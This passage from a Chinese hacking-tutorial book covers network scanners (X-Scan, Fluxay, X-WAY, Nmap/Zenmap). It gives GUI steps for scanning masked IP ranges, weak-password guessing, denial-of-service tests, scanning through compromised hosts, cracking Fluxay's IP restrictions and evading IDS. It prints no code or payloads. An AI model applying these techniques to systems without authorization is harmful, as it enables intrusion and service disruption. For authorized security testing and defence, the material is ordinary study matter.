


图 1-58




图 1-59

下面对其常见的扫描模块进行介绍。

- **NT-Server 弱口令**：探测 NT 主机用户名密码是否过于简单。
  - **NetBIOS 信息**：NetBIOS（网络基本输入/输出协议）通过 139 端口提供服务。默认情况下存在。可以通过 NetBIOS 获取远程主机信息。
  - **Snmp 信息**：探测目标主机的 SNMP（简单网络管理协议）信息。通过对这一项的扫描，可以检查出目标主机在 SNMP 中不正当的设置。
  - **FTP 弱口令**：探测 FTP 服务器（文件传输服务器）上密码设置是否过于简单或允许匿名登录。
  - **SQL-Server 弱口令**：如果 SQL-Server（数据库服务器）的管理员密码采用默认设置或设置过于简单，如“123”、“abc”等，就会被 X-Scan 扫描出 SQL-Server 弱口令。
  - **POP3 弱口令**：一种邮件服务协议，专门用来为用户接收邮件。选择该项后，X-Scan 会探测目标主机是否存在 POP3 弱口令。
  - **SMTP 漏洞**：指 SMTP 协议（简单邮件传输协议）在实现过程中出现的缺陷（Bug）。
- “并发扫描”项：设置并发扫描的主机和并发线程数，也可以单独为每个主机的各个插件设置最大线程数，如图 1-60 所示。
- “网络设置”项：设置适合的网络适配器，若找不到网络适配器，请重新安装 WinPCap3.1 beta4 以上版本驱动，如图 1-61 所示。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 1 章 信息收集与扫描




图 1-64







图 1-65

步骤 2 开始扫描。

选择“文件”→“开始扫描”命令或单击界面的快捷图标开始扫描，在扫描过程中，可从“文件”菜单中选择“暂停扫描”或“停止扫描”命令，或单击界面中的快捷图标和，如图 1-66 所示。





图 1-66

步骤 3 查看扫描报告。

选择“查看”→“检测报告”命令，或单击快捷图标，打开扫描报告，如图 1-67 所示。

看到的这个 HTML（网页）文件是扫描结果报告，单击其中的链接（如 epmap）便可查看对应主机的详细扫描报告，如图 1-68 所示。

黑客攻防实战入门（第3版）




图 1-67



图 1-68

以上介绍了 X-Scan 图形界面（xscan\_gui.exe）的使用方法。另外，X-Scan 还有一个命令行方式的扫描程序，其原理与图形界面的 X-Scan 相同，但使用的方法不同。图形界面的扫描器主要用在本机执行，而命令行下的扫描器经常被入侵者用来制作第三方扫描。

1.4.2 流光 Fluxay

1. 流光简介

流光界面如图 1-69 所示，它是小榕的作品。这个软件能让一个刚刚会用鼠标的人成为专业级黑客。它可以探测 POP3、FTP、HTTP、Proxy、Form、SQL、SMTP、IPC\$等各种漏洞，并针对各种漏洞设计了不同的破解方案，能够在有漏洞的系统上轻易得到被探测的用户密码。流光对 Windows 9x/NT/2000/2003 上的漏洞都可以探测，使它成为许多黑客手中的必备工具之一，一些资深黑客也对它青睐有加。更值得一提的是，通过流光独创的 Sensor 工具，只需要简单的几步操作便可以实现第三方代理扫描。

到目前为止，流光已经推出了 5.0 版本。

2. 流光功能概述

流光软件除了能够像 X-Scan 那样扫描众多漏洞、弱口令外，还集成了常用的入侵工具，如字典工具、NT/IIS 工具等，还独创了能够控制“肉鸡”进行扫描的“流光 Sensor 工具”和为“肉鸡”安装服务的“种植者”工具。

3. 关于流光的一些补充

与 X-Scan 相比，流光的功能多一些，但操作起来难免繁杂。由于流光的功能过于强大，而且功能还在不断扩充中，因此流光的作者小榕限制了流光所能扫描的 IP 范围，不允许流光扫描国内的 IP 地址，而且流光测试版在功能上也有一定的限制。但是，入侵者为了能够最大限度地使用流光，在使用流光之前，都需要用专门的破解程序对流光进行破解，去除 IP 范围和功能上的限制。

安装与打补丁完成后，打开流光，界面如图 1-70 所示。



图 1-69




图 1-70

4. 实例：使用流光高级扫描功能检测 210.□.□.2 到 210.□.□.253 网段主机的系统缺陷

**步骤 1** 打开高级扫描向导、设置扫描参数。

在流光 4.7 主界面下，通过选择“文件”→“高级扫描向导”命令或按“Ctrl+W”组合键打开高级扫描向导。在“起始地址”和“结束地址”文本框中分别输入目标网段主机的开始和结束 IP 地址；在“目标系统”中选择预检测的操作系统类型；勾选“获取主机名”、“PING 检查”复选框；在“检测项目”单击“全选”按钮如图 1-71 所示。

然后单击“下一步”按钮，在图 1-72 中选中“标准端口扫描”复选框。

说明：

- “标准端口扫描”：只对常见的端口进行扫描。
- “自定端口扫描范围”：自定义端口范围进行扫描。

然后单击“下一步”按钮，在图 1-73 中进行设置。




图 1-71




图 1-72

设置好所有检测项目后，单击“下一步”按钮来到图 1-74 所示的界面，选择“本地主



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

单击主机列表中的主机便可以直接对目标主机进行连接操作，如图 1-77 所示。

除了使用“高级扫描向导”配置高级扫描外，还可以直接选取高级扫描工具，如图 1-78 所示。




图 1-77




图 1-78

打开“高级扫描设置”对话框如图 1-79 所示。



图 1-79

关于流光的使用就介绍到这里，本节中所介绍的只是流光功能的一小部分，其他一些功能会在以后的实例中逐一介绍。流光扫描器自身的设置是比较复杂的，有很多选项可以自由设定，因而也给了使用者更大的发挥空间，可以根据网络和机器的状况来尝试改变这些设置，提高扫描器的性能。另外，流光中还有详细的 FAQ 问题解答供用户参考。



1.4.3 X-WAY

1. X-WAY 简介

X-WAY 是一款非常不错的综合扫描器，而且是免费软件、简单易用、功能强大，自带猜解机、嗅探器及一些入侵工具。这款扫描器功能很全面，最大的特点是支持代理扫描，可通过 Socks5 代理进行端口扫描和复杂的二级代理跳转扫描，其界面如图 1-80 所示。




图 1-80

2. 功能说明（引自 X-WAY 使用说明）

- 高级扫描：对系统进行综合扫描，包括对主机信息收集、漏洞扫描、弱口令探测等，如图 1-81 所示。
- 主机收索：用来对主机进行简单扫描来发现符合条件的主机，如图 1-82 所示。




图 1-81




图 1-82

- 查询器，如图 1-83 所示。




图 1-83

- DNS 查询：可对域名进行 IP 转换，以及 IP 到主机之间的转换。
- 时间查询：对有开启时间服务的服务器进行时间查询。
- 地址查询：对 IP 的地理位置进行查询。
- 我的 IP：查询本机的 IP。
- FINGER：对对方主机进行 FINGER 用户查询。
- NT 时间：对可进行空连接的 NT 主机进行时间查询。
- 猜解机，如图 1-84 所示。
  - 协议类型：包括对 FTP、POP、共享资源和 SQL 的猜解，2.0 版本开始增加了对 Socks5 和 HTTP（某些网页需要验证才能进去）主机的猜解，而 SQL 猜解必须本机装了 MSSQL 才能有效。
  - 线程数：根据自己的网络速度进行调制。
  - 猜解配置：3 种穷举方法（字典法、广度算法穷举自定义字符组合和固定字符组合），建议选用好的字典。
- 黑匣子，如图 1-85 所示。




图 1-84




图 1-85

## 黑客攻防实战入门（第3版）

- **NUKE 测试：**向 Windows 98/98sec 发送 IGMP 包测试，结果会导致攻击目标系统蓝屏，机器重启等。
  - **OOB 测试：**Windows 95，NT 的 OOB 漏洞测试，会导致攻击蓝屏，系统重启等。
  - **MSSQL 测试：**向 SQL Server 发连续 0 字节进行 DDoS 漏洞测试，有漏洞则会产生拒绝服务。
  - **SMTP 测试：**测试 SMTP 主机漏洞。
  - **PLUGIN 测试：**对指定端口发超长数据，企图使缓冲区溢出，以达到攻击目的。
  - **嗅探器：**能自动截取主机所在网络的数据包，从而做到窃听。如果数据包没有被加密传输的话，那么后果将不堪设想，但嗅探器只适用于“广播网络”，如“集线器”（HUB）为中心的组网。但是，令人担忧的是，绝大多数局域网都属于“广播”网络，并且由于嗅探器属于被动式的窃听，所以即使是再安全的计算机，只要处在广播网络中，就可以被嗅探到。
- 关于 X-WAY 的详细使用方法，请查阅 X-WAY 自带的使用说明，打开方法如图 1-86 所示。




图 1-86

### 1.4.4 Nmap

#### 1. Nmap 简介

Nmap（Network Mapper）是一款开源的网络扫描和安全审计工具，功能强大，被广泛使用，甚至出现在电影《黑客帝国》中。它的设计目标是快速地扫描大型网络，当然扫描单个主机也没有问题。Nmap 以新颖的方式使用原始 IP 报文来发现网络上的主机，及主机上运行的操作系统版本、主机上运行的各种服务、主机上使用的防火墙等信息。

Nmap 支持当前主流的操作系统，官方网站上提供了 Linux、Windows 和 Mac OS X 的相应版本下载（<http://nmap.org/download.html>），目前已更新至 5.30 beta 版，但从稳定因素






图 1-88

- 防火墙/IDS（入侵检测系统）躲避和哄骗：Nmap 提供了诱饵隐蔽扫描、源地址哄骗、源端口哄骗、MAC 地址哄骗等多种功能，通过选项设置，可以隐藏自身的地址信息以避免扫描追踪，甚至绕过一些薄弱的防火墙隔离。
- 其他功能，Nmap 一些主要功能对 IPv6 都有很好的支持，如主机和端口扫描、版本检测都支持 IPv6；Nmap 还提供了原以太网帧和原 IP 套接字两种报文发送方式，以满足使用者选择。

4. 实例：使用 Nmap 图形界面 Zenmap 进行扫描和探测

**步骤 1** 设定扫描目标地址，并设置扫描参数。

在 Zenmap 5.21 界面中的“Target”输入框中设定将要扫描的目标，这里设定为 211.□.□.31。

在“Profile”下拉列表中有多种预设的扫描方式以供选择，这里选定普通的“Intense scan”方式，如图 1-89 所示。




图 1-89

通过选择“Profile”→“Edit Selected Profile”命令，或按“Ctrl+E”组合键打开选项设置界面。在这里可对已选的扫描方式进行详细参数设置，实际上就是对 Nmap 扫描命令的可视化编辑，最终命令将显示在主界面的“Command”一栏中。这里勾选“Operating system detection”复选框，即操作系统探测选项，如图 1-90 所示。

**步骤 2** 启动扫描探测。

在图 1-91 中单击“Scan”按钮启动扫描。在扫描过程中，如果想要停止，通过单击“Cancel”按钮来实现。




图 1-90




图 1-91

**步骤 3** 查看扫描探测结果。

扫描过程结束后，其结果将会显示在下方的各栏目中，如图 1-92 所示。可通过界面左下方的“Hosts”和“Services”按钮切换主机列表和服务列表的显示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）




图 1-92

同时 Zenmap 提供了 Nmap Output（扫描过程输出）、Ports/Hosts（扫描出的主机和开放端口，如图 1-93 所示）、Topology（扫描的路由拓扑图，如图 1-94 所示）、Host Details（主机详细版本信息，如图 1-95 所示）等扫描结果的显示。




图 1-93

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 1 章 信息收集与扫描




图 1-94




图 1-95

这里只对 Nmap 的功能进行了简要介绍，Nmap 功能强大、选项设置众多，使用者可以针对不同的需要，方便设定以提高性能。如需进一步详细了解 Nmap 的功能，可参考其网站所提供的《Nmap 参考指南（Man Page）》，网址为 <http://nmap.org/man/zh/>。



1.4.5 扫描器综合性能比较

以上介绍了4种综合扫描器：X-Scan、流光、X-WAY和Nmap，下面对它们的性能做出综合评定，如表1-4所示。

表 1-4 性能比较

扫描器名称	参数设置	速 度	扫描结果	准 确 性	特 点
X-Scan	扫描全部项目，线程 100，最大并发主机 10 台，跳过 Ping 不通的主机	最慢	最全面	很准确	扫描彻底；提供漏洞描述和利用程序；提供 TCP 和 SYN 两种扫描方式
流光	扫描全部项目，线程 100，进行 Ping 检查	最快	比较全面	比较准确	能够控制“肉鸡”代理扫描；自带多种入侵工具；有字典生成工具
X-WAY	扫描全部项目，线程 50，扫描前 Ping 检查	比较快	最差	最差	支持代理扫描；自带多种攻击工具；有嗅探功能
Nmap	扫描全部项目，线程 100，扫描前 Ping 检查	很快	很全面	最准确	支持多种扫描方式；具有精确的服务和系统版本探测功能；有避开扫描追踪能力

通过以上比较可以看出，X-Scan 扫描速度稍慢，但扫描结果比较准确。流光和 X-WAY 这两款扫描器除了有扫描的功能外，还自带了许多优秀的工具，方便使用。流光和 X-WAY 的不足之处是它们对系统资源的占用高一些，特别是 X-WAY，很容易就造成“不响应”的现象；而流光对线程的控制不太灵活，在扫描过程中很难结束。Nmap 综合来说，性能稳定、结果精确，但不具有附加的攻击能力。

综上所述，到底使用何种扫描器需要根据各自的优点进行选择，各种扫描器也会根据不同的网络情况而不同。当仅需要检测一个或两个项目时，还是使用专用扫描器比较方便，而要进行多项目扫描的时候，就需要使用综合扫描器。

1.4.6 常见问题与解答

1. 问：X-Scan 扫描中的 TCP 和 SYN 两种方式对扫描结果有什么影响？

